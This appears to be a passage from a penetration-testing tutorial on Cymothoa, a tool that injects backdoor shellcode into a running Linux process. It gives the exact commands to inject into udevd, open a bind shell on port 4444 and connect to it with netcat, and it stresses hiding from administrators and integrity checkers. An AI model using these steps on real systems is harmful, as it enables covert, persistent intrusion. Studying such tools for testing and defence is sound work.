
Cymothoa is a backdoor tool that allows you to inject its shellcode into an existing process. The reason for this is to disguise it as a regular process. The backdoor should be able to coexist with the injected process in order to not arouse the suspicion of the administrator. Injecting shellcode into the process also has another advantage; if the target system has security tools that only monitor the integrity of executable files but do not perform checks of the memory, the process's backdoor will not be detected.
To run Cymothoa, just type the following command:
cymothoa
You will see the Cymothoa helper page. The mandatory options are the Process ID (PID), -p, to be injected and the shellcode number, -s.
To determine the PID, you can use the ps command in the target machine. You can determine the shellcode number by using the -S (list available shellcode) option:

Once you have compromised the target, you can copy the Cymothoa binary file to the target machine to generate the backdoor.
After the Cymothoa binary file is available in the target machine, you need to find out the process you want to inject and the shellcode type.
To list the running process in a Linux system, we can use the ps command with the -aux options. The following screenshot displays the result of running that command. There are several columns available in the output, but for this purpose, we only need the following columns:
- USER (the first column)
- PID (the second column)
- COMMAND (the eleventh column)

In this exercise, we will inject into the 2765 (udevd) PID and we will use payload number 1. We need to set the port number for the payload using the -y option [port number 4444]. The following is the Cymothoa command for this scenario:
./cymothoa -p 2765 -s 1 -y 4444
The following is the result of this command:

Let's try to log into our backdoor (port 4444) from another machine by issuing the following command:
nc -nvv 172.31.99.244 4444
Here, 172.31.99.244 is the IP address of the target server.
The following is the result:

We have successfully connected to our backdoor in the remote machine and we were able to issue several commands to the remote machine.